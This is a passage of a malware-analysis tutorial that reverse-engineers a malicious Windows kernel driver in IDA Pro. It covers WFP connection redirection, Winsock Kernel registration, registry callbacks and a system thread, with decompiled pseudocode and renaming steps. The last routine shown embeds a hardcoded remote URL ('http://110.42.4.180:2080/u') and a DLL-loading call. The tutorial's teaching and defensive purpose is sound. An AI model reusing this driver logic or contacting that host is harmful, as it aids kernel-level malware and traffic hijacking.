
**[Figure 96] sub_140005524: original code**

There few WFP routines being called, so a summary about them follows:

- **FwpsAcquireWritableLayerDataPointer0**: this function returns layer-specific data that can be inspected or even changed. The second parameter (**filterId**) is the same from **classifyFn routine's filter parameter**, and its internal organization is given by **FWPS_FILTER1_ structure**, which establishes **subLayerWeight, numFilterConditions, action** and **filterCondition**, among other fields.

- **FwpsReleaseClassifyHandle0:** this routine releases the previously acquired classification handle by **FwpsAcquireClassifyHandle0 routine (check page 87).**
- **FwpsApplyModifiedLayerData0:** this function applies changes produced by the **FwpsAcquireWritableLayerDataPointer0** routine.
- **FwpsCompleteClassify0:** this routine completes a pending classify request.

Thus, after performing a quick analysis and a bit of reversing, the improved version of **sub_140005524** follows below:



```
void __fastcall sub_140005524(
        struct_a1 *arg_1,
        char arg_2_value_1)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  writableLayerData = 0i64;
  p_classifyOut = &arg_1->classifyOut;
  if ( FwpsAcquireWritableLayerDataPointer0(
         arg_1->classifyHandle,
         arg_1->filterId,
         0,
         (PVOID *)&writableLayerData,
         &arg_1->classifyOut) )
  {
    FwpsReleaseClassifyHandle0(arg_1->classifyHandle);
    p_classifyOut->actionType = FWP_ACTION_PERMIT;
  }
  else
  {
    writableLayerData_1 = writableLayerData;
    if ( arg_2_value_1 )
    {
      if ( arg_1->dword0 == IPPROTO_IPV4 )
      {
        writableLayerData->remoteAddressAndPort.sin_addr.S_un.S_addr = _byteswap_ulong(arg_1->remote_address);
        writableLayerData_1->remoteAddressAndPort.sin_port = __ROR2__(arg_1->remote_port, 8);
        writableLayerData_1->localAddressAndPort.sin_addr.S_un.S_addr = _byteswap_ulong(arg_1->local_address);
        writableLayerData_1->localAddressAndPort.sin_port = __ROR2__(arg_1->local_port, 8);
      }
      writableLayerData_1->localRedirectTargetPID = arg_1->localRedirectTargetPID;
      writableLayerData_1 = writableLayerData;
    }
    FwpsApplyModifiedLayerData0(
      arg_1->classifyHandle,
      writableLayerData_1,
      FWPS_CLASSIFY_FLAG_REAUTHORIZE_IF_MODIFIED_BY_OTHERS);
    classifyHandle = arg_1->classifyHandle;
    arg_1->classifyOut.rights |= FWPS_RIGHT_ACTION_WRITE;
    p_classifyOut->actionType = FWP_ACTION_PERMIT;
    FwpsCompleteClassify0(classifyHandle, 0, p_classifyOut);
    FwpsReleaseClassifyHandle0(arg_1->classifyHandle);
  }
}
```

**[Figure 97] sub_140005524: improved code view**

No doubts, the presentation of the code is better than the original version, and I did the following:

- I renamed **a1** to **arg_1** and **a2** to **arg_2** (**N hotkey**).
- As **arg_1** apparently was clearly a structure, so I created one by right-clicking it and choosing **Create a new structure type.**
- I used the prototype of **FwpsAcquireWritableLayerDataPointer0 routine** to rename the arguments.

- I applied macros such as **FWP_ACTION_PERMIT** and **FWPS_RIGHT_ACTION_WRITE**. Having the right **FWPS_RIGHT_ACTION_WRITE** allows the callout driver to write the **actionType member** of this structure, and changing as intended. If there was not this right here, it could write to **actionType** if it needed to block a previous **FWP_ACTION_PERMIT** decision took by a filter with higher weight (remember: **weight** presents the same idea of altitude in mini-filter drivers).
- I added the enum **MACRO_FWPS** to be able to apply **FWPS_CLASSIFY_FLAG_REAUTHORIZE_IF_MODIFIED_BY_OTHERS**. The information provided by **FwpsApplyModifiedLayerData0** on MSDN about its prototype was essential to do it (https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/fwpsk/nf-fwpsk-fwpsapplymodifiedlayerdata0).
- The prototype of **FwpsAcquireWritableLayerDataPointer0** (https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/fwpsk/nf-fwpsk-fwpsacquirewritablelayerdatapointer0) provided another useful hint. When describing **writableLayerData**, which is an output argument, the description says that it a void pointer to be cast later to the appropriate structure type. However, under the **Remarks section**, the MSDN tells us that it could be only two possible structures: **FWPS_BIND_REQUEST0** and **FWPS_CONNECT_REQUEST0**. Examining them, so it became clear that the code is referring to the second one because "*defines modifiable data for the **FWPM_LAYER_ALE_AUTH_CONNECT_REDIRECT_V4** and **FWPM_LAYER_ALE_AUTH_CONNECT_REDIRECT_V6** layers.*" (check: https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/fwpsk/ns-fwpsk-_fwps_connect_request0). The same applies to **writableLayerData_1** because they are the same.
- The **_FWPS_CONNECT_REQUEST0 structure** has few interesting fields, but the first two of them are more attractive at this time. As they are of **SOCKADDR_STORAGE type**, I changed their types (**Y hotkey**) to **sockaddr_in** based on my previous experience. Once fields become clearer, I just renamed other fields of **arg_1** according to the context.
- I added at least one enumeration starting with **'AF_', 'SOCK_'** and **'IPPROTO'** (**remember:** adding one enumeration value forces the IDA Pro to insert the whole enumeration associated) by going to **Enum tab**, pressing **INS key** and choosing **Add standard enum by symbol name**. Afterwards, I used these values to apply the missing macros.
- Other variables also have been renamed (**N hotkey**) according to the context.

Certainly, it could seem difficult to get an improvement of the prior code, but once readers can understand my explanations above then the process becomes easier than expected. So far, our analysis' paths have been the following:


- **sub_14000395C → sub_140005284 → sub_140004F2C → sub_1400053A0 → sub_140005524**
- **sub_14000395C → sub_140005284 → sub_140004FB8**

Returning to **sub_140005284** we have the remaining functions:

- **FwpmTransactionCommit0:** this function commits the opened transaction.
- **FwpsCalloutUnregisterById0:** this function unregisters a callout.

We can now return to **sub_14000395C routine** (**figure 80**), and try to draw conclusions and get further details from other routines that we left behind. It is important to highlight that I am focusing only on a small part of the code that is related to device object and **Windows Filtering Platform (WFP)** as an opportunity to explain new concepts and not due to the malicious driver itself.


The whole subroutine **sub_14000395C** is shown below:



```
bool __fastcall sub_14000395C(
        PVOID Driver,
        __int64 a2,
        __int64 a3,
        __int64 a4)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+"

  v6 = 0;
  LOBYTE(a4) = 1;
  LOBYTE(a3) = 1;
  sub_140003794(0i64, "NET_FILTER", a3, a4);
  if ( (unsigned __int8)sub_140002BBC() )
  {
    sub_140001D4C(
      L"\\Device\\netfilter",
      L"\\??\\netfilter");
    if ( (unsigned __int8)sub_14000184C(
                            Driver,
                            a2,
                            _acrt_uninitialize_tmpfile) )
    {
      v7 = sub_140001BAC();
      v8 = sub_140005284(v7);
      byte_140010644 = v8 >= 0;
      if ( v8 >= 0 )
      {
        if ( (unsigned __int8)sub_140004A10(Driver) )
        {
          sub_140006874(Filename);
          return (unsigned __int8)sub_140006548(
                                    &Handle,
                                    sub_140003A70) != 0;
        }
      }
    }
  }
  return v6;
}
```

**[Figure 97] sub_14000395C routine**


Moving inside **sub_140002BBC → sub_1400031F8** routine, we find the following code:



```
int sub_1400031F8()
{
  int result; // eax
  struct _WSK_CLIENT_NPI WskClientNpi; // [rsp+20h] [rbp-18h] BYREF

  WskClientNpi.ClientContext = 0i64;
  WskClientNpi.Dispatch = (const WSK_CLIENT_DISPATCH *)&unk_14000A018;
  result = WskRegister(&WskClientNpi, &WskRegistration);
  if ( result >= 0 )
    return WskCaptureProviderNPI(
             &WskRegistration,
             WSK_INFINITE_WAIT,
             &WskProviderNpi);
  return result;
}
```

**[Figure 98] sub_1400031F8 routine**


The **WSK_CLIENT_NPI structure** is used when **Network Programming Interface (NPI**) is being implemented. In a few words, **NPI** defines an interface between network modules, which implements a function in the network stack, which can be attached and integrated one with other. Thus, the **WSK_CLIENT_NPI structure** is described and defined as shown below:



```
typedef struct _WSK_CLIENT_NPI {
  PVOID                     ClientContext;
  const WSK_CLIENT_DISPATCH *Dispatch;
} WSK_CLIENT_NPI, *PWSK_CLIENT_NPI;
```

**[Figure 99] WSK_CLIENT_NPI structure**

The **ClientContext member** is a pointer to the context of the **WSK (Winsock Kernel)** application's binding and the **Dispatch member** is a pointer to another structure named **WSK_CLIENT_DISPATCH**, which provides a dispatch table for callback functions associated with events that are not related to a specific socket, and that will be available to be called when necessary. Its composition is given by the following:




```
typedef struct _WSK_CLIENT_DISPATCH {
  USHORT               Version;
  USHORT               Reserved;
  PFN_WSK_CLIENT_EVENT WskClientEvent;
} WSK_CLIENT_DISPATCH, *PWSK_CLIENT_DISPATCH;
```

**[Figure 100] WSK_CLIENT_DISPATCH structure**

Its members are:

- **Version:** it indicates the version of WSK NPI.
- **Reserved:** it must be zero.
- **WskClientEvent:** a pointer to the **WskClientEvent event callback function**, which will notify the WSK application about events not related to a specific socket.

The **WskClientEvent callback function** is defined as **PFN_WSK_CLIENT_EVENT** type as shown below:




```
PFN_WSK_CLIENT_EVENT PfnWskClientEvent;

NTSTATUS PfnWskClientEvent(
  PVOID ClientContext,
  ULONG EventType,
  PVOID Information,
  SIZE_T InformationLength
)
{...}
```

**[Figure 101] WskClientEvent callback definition**

The **ClientContext argument** is a pointer to the context value coming from **WskRegister routine**; **EventType argument** would be a specific event to notify the WSK application; **Information argument** that is used to pass additional information to WSK application is most of times NULL; **InformationLength parameter** provides the size of information. Therefore, returning to the **sub_1400031F8 routine**,  we see two routines being invoked: **WskRegister( )** and **WskCaptureProvideNPI**( ).

**WskRegister routine** registers a WSK application that is provided and implemented by WSK application (**WskClientNpi**) and a pointer to a memory location identifying the registration instance of the WSK Application (**WskRegistration**), which is actually initialized by **WskRegister routine** as the result from its processing. Once the return is success then the **WskCaptureProviderNPI routine**, which is running at **IRQL <= DISPATCH LEVEL** in this case because its second argument is **0xFFFFFFFF (WSK_INFINITE_WAIT)**, is invoked and it captures a provider NPI when it becomes available. The first parameter (**WskRegistration**) has been initialized by **WskRegister routine** and the third parameter contains a pointer to the WSK provider dispatch table, which provides callbacks that the WSK application will be able to call.

Return to the **sub_14000395C routine**, it is time to quickly examine the **sub_140004A10 routine**, as shown below:




```
 1 bool __fastcall sub_140004A10(PVOID Driver)
 2 {
 3   bool result; // al
 4   struct _UNICODE_STRING DestinationString; // [rsp+30h] [rbp-18h] BYREF
 5
 6   if ( byte_14000E208 )
 7     return 1;
 8   RtlInitUnicodeString(&DestinationString, L"320000");
 9   result = CmRegisterCallbackEx(
10              Function,
11              &DestinationString,
12              Driver,
13              0i64,
14              &Cookie,
15              0i64) >= 0;
16   byte_14000E208 = result;
17   return result;
18 }
```

**[Figure 102] sub_140004A10 routine**

Previously in this article, I commented about the **CmRegisterCallbackEx( )** API, which is responsible for registering a routine that will be used by kernel and filter drivers to monitor and, eventually, modify any Registry operation such as renaming, enumeration, key deleting, key creation and so on. Now we have a real example being used here and, as we also already learned, the first parameter is a **callback function** (given by **Function** in this case), the second parameter is the **altitude** (**320000**, as readers can see **on line 8**), a pointer to the **DRIVER_OBJECT** structure and a **Cookie reference**, which is a pointer to **LARGE_INTEGER structure** that receives a defined value that identifies the callback routine.

I will not show the content of the **Function callback** (provided as first argument to **CmRegisterCallbackEx( )** API), but the most interesting information there are two calls to **CmCallbackGetKeyObjectID** routine, which retrieves an identifier and respective object name associated with the provided Registry key object. Note that the second parameter of **CmCallbackGetKeyObjectID** routine is exactly a pointer that **RegistryCallback routine** of the driver receives as being a reference to the **REG_XXX_KEY_INFORMATION** structure.


Returning once again to **sub_14000395C routine**, there are two other routines that there is something useful inside them. The first one is the **sub_140006548 routine**, which has only one function being called that is **PsCreateSystemThread**( ), which creates a system thread, as shown below:



```
bool __fastcall sub_140006548(
        HANDLE *Handle,
        KSTART_ROUTINE *StartRoutine)
{
  return PsCreateSystemThread(
           Handle,
           PROCESS_ALL_ACCESS,
           0i64,
           0i64,
           0i64,
           StartRoutine,
           0i64) >= 0;
}
```

**[Figure 103] sub_140006548 routine**

The most important parameter here is **StartRoutine (sixth parameter)**, which is a pointer to a routine (**KSTART_ROUTINE callback**) to be executed. We can see that it is the second argument of this **sub_140006548 routine**, and according to **Figure 97 (line 33)**, it is the routine **sub_140003A70**, which is shown below:



```
NTSTATUS sub_140003A70()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  KeEnterCriticalRegion();
  KeSetBasePriorityThread(KeGetCurrentThread(), 5);
  sub_140004A74(KeGetCurrentThread());
  sub_1400056C0();
  LOBYTE(v0) = 1;
  sub_140005678(sub_140003BF0, 0xAi64, v0);
  LOBYTE(v1) = 1;
  sub_140005678(sub_140003C10, 0x3Ci64, v1);
  LOBYTE(v2) = 1;
  sub_140005678(sub_140003B90, 0x708i64, v2);
  LOBYTE(v3) = 1;
  sub_140005678(sub_140003B80, 0x708i64, v3);
  LOBYTE(v4) = 1;
  sub_140005678(sub_140003BD0, 0x708i64, v4);
  sub_140005898("http://110.42.4.180:2080/u");
  while ( !(unsigned __int8)sub_140006088() )
  {
    if ( byte_14000E1D0 )
      goto LABEL_8;
    sub_14000691C(0x3E8i64);
  }
  while ( !byte_14000E1D0 )
  {
    sub_1400059CC();
    sub_140005D5C();
    sub_140005708(1i64);
    sub_14000691C(0x3E8i64);
  }
LABEL_8:
  KeLeaveCriticalRegion();
  loaddll(Filename);
  return PsTerminateSystemThread(0);
}
```

**[Figure 104] sub_140003A70 routine**

